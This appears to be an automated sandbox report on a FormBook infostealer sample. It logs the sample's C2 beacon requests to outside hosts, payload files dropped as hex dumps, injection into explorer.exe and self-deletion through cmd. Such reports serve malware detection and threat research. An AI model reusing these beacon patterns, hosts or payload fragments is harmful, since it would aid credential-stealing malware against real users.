</body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49724	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 11:06:58.048885107 CEST	1176	OUT	GET /hx3a/?tZUT=3J4IwxDxyQGM57lngVTovpY0RYYybvKdXCCorOYcpgj/2IXBVenraHtymYKqlnAzAiYz&9r98J=FbY8OBD HTTP/1.1 Host: www.gracieleesgiftsandmore.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 11:06:58.188266039 CEST	1177	IN	HTTP/1.1 403 Forbidden Date: Thu, 08 Apr 2021 09:06:58 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Sorting-Hat-PodId: 154 X-Sorting-Hat-ShopId: 44749029531 X-Dc: gcp-us-east1 X-Request-ID: 2df77edf-6e63-4f5a-9d73-69255bdc7913 Set-Cookie: _shopify_fs=2021-04-08T09%3A06%3A58Z; Expires=Fri, 08-Apr-22 09:06:58 GMT; Domain=gracieleesgiftsandmore.com; Path=/; SameSite=Lax X-Content-Type-Options: nosniff X-Permitted-Cross-Domain-Policies: none X-XSS-Protection: 1; mode=block X-Download-Options: noopen CF-Cache-Status: DYNAMIC cf-request-id: 095255278a0000233d520e6000000001 Server: cloudflare CF-RAY: 63ca57b8dc76233d-ZRH alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 31 34 31 64 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 65 76 65 72 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 41 63 63 65 73 73 20 64 65 6e 69 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 2a 7b 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 31 46 31 46 31 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 32 2e 35 25 3b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 7d 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 2e 37 72 65 6d 7d 61 7b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 33 30 33 30 33 30 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 31 72 65 6d 3b 74 72 61 6e 73 69 74 69 6f 6e 3a 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 20 30 2e 32 73 20 65 61 73 65 2d 69 6e 7d 61 3a 68 6f 76 65 72 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 2d 63 6f 6c 6f 72 3a 23 41 39 41 39 41 39 Data Ascii: 141d<!DOCTYPE html><html lang="en"><head> <meta charset="utf-8" /> <meta name="referrer" content="never" /> <title>Access denied</title> <style type="text/css"> *{box-sizing:border-box;margin:0;padding:0}html{font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;background:#F1F1F1;font-size:62.5%;color:#303030;min-height:100%}body{padding:0;margin:0;line-height:2.7rem}a{color:#303030;border-bottom:1px solid #303030;text-decoration:none;padding-bottom:1rem;transition:border-color 0.2s ease-in}a:hover{border-bottom-color:#A9A9A9

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49727	163.44.185.226	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 11:07:19.043236971 CEST	1221	OUT	GET /hx3a/?tZUT=vULSFbXUfWqfH/UQKANXmh//LRVD9fF+bm7wgJ2FfsCiVE70xyhWGRMHpTR01i4U7VcQ&9r98J=FbY8OBD HTTP/1.1 Host: www.tonton-koubou.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 11:07:19.424396992 CEST	1222	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 08 Apr 2021 09:07:19 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 0 Connection: close Server: Apache X-Powered-By: PHP/7.4.12 Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: http://tonton-koubou.com/hx3a/?tZUT=vULSFbXUfWqfH/UQKANXmh//LRVD9fF+bm7wgJ2FfsCiVE70xyhWGRMHpTR01i4U7VcQ&9r98J=FbY8OBD X-Cache: MISS

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49735	103.97.19.74	80	C:\Windows\explorer.exe


Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 11:07:35.113116980 CEST	4899	OUT	GET /hx3a/?tZUT=etiEYBoPDxOhXHdNW+toGoO48BEbVYBhZG7o21xT+1ckFZjGUMv71muAk6m7YJWGV3TF&9r98J=FbY8OBD HTTP/1.1 Host: www.phillhutt.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 11:07:35.378310919 CEST	4899	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 08 Apr 2021 09:07:34 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Data Raw: 31 0d 0a 2e 0d 0a 30 0d 0a 0d 0a Data Ascii: 1.0

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: AQJEKNHnWK.exe PID: 1724 Parent PID: 5632

General

Start time:	11:06:00
Start date:	08/04/2021
Path:	C:\Users\user\Desktop\AQJEKNHnWK.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\AQJEKNHnWK.exe'
Imagebase:	0x400000
File size:	371388 bytes
MD5 hash:	5D8702803555FF684424EBD13EDA9F47
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.216654991.000000001EEF0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.216654991.000000001EEF0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.216654991.000000001EEF0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40313D	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsxFC19.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	4056F2	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\s1min5obsmh	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4056BC	CreateFileA
C:\Users\user\AppData\Local\Temp\z48eaiospth	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4056BC	CreateFileA
C:\Users\user\AppData\Local\Temp\nsxFC1A.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	4056F2	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsxFC1A.tmp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsxFC1A.tmp\bdww7k1w8bk0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4056BC	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsxFC19.tmp	success or wait	1	4031E6	DeleteFileA
C:\Users\user\AppData\Local\Temp\nsxFC1A.tmp	success or wait	1	405325	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\s1min5obsmh	unknown	6661	eb f2 ec 75 5e 2a bc 90 a0 cf 1e 5d 02 25 89 75 96 c2 94 01 25 aa 5a 01 4c 8b 7c c0 34 a9 7a 35 ea 33 b6 6d 20 cf ca 2b 0c b2 e8 af 44 77 14 26 b9 8c f5 85 5d 8a 94 9d 16 2a 5c ad 36 43 33 0c 5e 1e 61 70 f3 67 8c 46 32 33 54 68 6b 1d 9d 65 17 6f 4c 4d 26 75 ad 64 87 2e f0 f2 1e 1f 40 7c 2f ac 11 27 0c 38 78 79 52 e6 59 39 a1 a3 64 b8 4a 4b 6c 31 b8 b8 04 1c ae fd 64 65 3e bb d6 2e 2f 67 28 4e f6 f7 18 44 31 59 d9 c1 a2 6c 10 11 ea 71 c0 a0 24 1a dc 61 e2 e3 04 b8 4c 4c cd b5 68 80 3c 3d 16 02 4d d2 f9 41 80 16 0e 0f 30 ca 9e c0 44 78 5b f5 28 29 02 3b 5c 66 ed 73 b4 67 ba bb dc 80 02 f2 75 69 fe 0d d4 d5 ae 4d 3f 9b 60 b6 f9 03 a6 a7 c8 93 0f 94 09 11 f2 b9 c0 c1 da 7e 20 2a 93 ad ec cf d2 d3 f4 32 09 bb 1f 05 b7 cc ec ed c6 89 f2 06 8f 2f 43 e5 be bf 4f	...u^*.....].%.u....%.Z.L.|.4. z5.3.m ..+....Dw.&....]....*\. 6C3.^.ap.g.F23Thk..e.oLM &u.d.. ....@|/..'.8xyR.Y9..d.JKl1.... ..de>.../g(N...D1Y...l...q..$. .a....LL..h.<=..M..A....0...Dx [.().;\f.s.g.....ui.....M?.`. .....~ *.....2.... ...../C...O	success or wait	1	403091	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\z48eaiospth	unknown	32768	c4 77 cd cd c4 57 e7 bd 88 bf df 9d fd f2 fd 54 95 ca 40 92 37 fa f9 9d f0 64 da 6b 1f 55 1d 73 6e 54 84 5d 25 ce 7e df b2 7e e7 7e 41 2b 8c 53 d0 6e 22 96 8d cf 6b ff 82 81 d6 ad f6 aa 94 72 c8 6a f4 e0 7d 89 11 5c 9b 14 32 2e 66 d6 ff ce 77 b1 8f 2e 37 ac fe 3c 5d 94 45 e8 fb 3f 24 99 0a cf 1c 0f 82 c2 0b d7 b3 2a a2 d7 39 0b da 5e 8c d6 21 c2 8b dd c5 4d 47 9d a6 a9 f8 34 07 80 56 69 84 f8 5f 76 57 4d 46 9c 37 5b d0 d1 d9 14 b9 bb ce cc 03 a3 0b 75 13 b4 f5 12 7f c0 a7 f7 66 e3 c9 dd 22 a5 34 8d 92 06 17 10 5a ce c7 17 60 f2 52 68 5a 7e ac ec c2 6c a1 ae 54 c0 f7 07 4d 55 0a 1a cf f6 34 c7 93 4a af db 2e bc 40 24 b3 d3 90 ea 4f e2 66 44 e1 74 29 1f 00 63 8d 11 7d 57 84 d0 39 47 86 0a 66 eb bb 14 19 8e 18 1f 13 1d 98 98 c2 e3 99 86 0f 80 7d 45 83 e4 2e	.w...W.........T..@.7....d.k.U.snT.]%.~..~.~A+.S.n"...k.......r.j..}..\..2.f...w...7..<].E..?$..........*..9..^..!....MG....4..Vi.._vWMF.7[...........u........f...".4.....Z...`.RhZ~...l..T...MU....4..J....@$....O.fD.t)..c..}W..9G..f.............}E...	success or wait	6	403091	WriteFile
C:\Users\user\AppData\Local\Temp\nsxFC1A.tmp\bdww7k1w8bk0.dll	unknown	5120	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 10 e8 92 3b 54 89 fc 68 54 89 fc 68 54 89 fc 68 40 e2 fd 69 47 89 fc 68 54 89 fd 68 7b 89 fc 68 f1 e0 f8 69 55 89 fc 68 f1 e0 fc 69 55 89 fc 68 f1 e0 03 68 55 89 fc 68 f1 e0 fe 69 55 89 fc 68 52 69 63 68 54 89 fc 68 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 7a 85 6e 60 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 10 00 02 00 00 00 10 00 00 00 00 00	MZ......................@...!..L.!This program cannot be run in DOS mode....$..........;T..hT..hT..h@..iG..hT..h{..h...iU..h...iU..h...hU..h...iU..hRichT..h................PE..L...z.n`...........!...............	success or wait	1	403017	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\AQJEKNHnWK.exe	unknown	512	success or wait	385	4030EA	ReadFile
C:\Users\user\Desktop\AQJEKNHnWK.exe	unknown	4	success or wait	1	4030EA	ReadFile
C:\Users\user\Desktop\AQJEKNHnWK.exe	unknown	4	success or wait	3	4030EA	ReadFile
C:\Users\user\AppData\Local\Temp\s1min5obsmh	unknown	6661	success or wait	1	740D10B0	ReadFile
C:\Users\user\AppData\Local\Temp\z48eaiospth	unknown	164864	success or wait	1	25B15B6	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	25B087B	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	25B087B	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	25B087B	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	25B087B	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	25B087B	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	25B087B	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	25B087B	ReadFile

Analysis Process: AQJEKNHnWK.exe PID: 4772 Parent PID: 1724

General

Start time:	11:06:01
Start date:	08/04/2021
Path:	C:\Users\user\Desktop\AQJEKNHnWK.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\AQJEKNHnWK.exe'
Imagebase:	0x400000
File size:	371388 bytes
MD5 hash:	5D8702803555FF684424EBD13EDA9F47
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.256189783.0000000000A00000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.256189783.0000000000A00000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.256189783.0000000000A00000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000001.210481681.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000001.210481681.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000001.210481681.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.255958752.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.255958752.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.255958752.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.256046021.00000000005E0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.256046021.00000000005E0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.256046021.00000000005E0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4182B7	NtReadFile

Analysis Process: explorer.exe PID: 3388 Parent PID: 4772

General

Start time:	11:06:07
Start date:	08/04/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff714890000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: explorer.exe PID: 1156 Parent PID: 3388

General

Start time:	11:06:22
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0x8c0000
File size:	3611360 bytes
MD5 hash:	166AB1B9462E5C1D6D18EC5EC0B6A5F7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.467033203.00000000004E0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.467033203.00000000004E0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.467033203.00000000004E0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.468337581.0000000000840000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.468337581.0000000000840000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.468337581.0000000000840000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.468235656.0000000000810000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.468235656.0000000000810000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.468235656.0000000000810000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4F89AE	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4F89AE	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4F89AE	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4F89AE	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4F89AE	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4F89AE	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4F89AE	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4F89AE	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4F89AE	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4F89AE	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4F89AE	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4F89AE	HttpSendRequestA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4F82B7	NtReadFile

Analysis Process: cmd.exe PID: 5560 Parent PID: 1156

General

Start time:	11:06:26
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\AQJEKNHnWK.exe'
Imagebase:	0x11c0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 4228 Parent PID: 5560

General

Start time:	11:06:27
Start date:	08/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis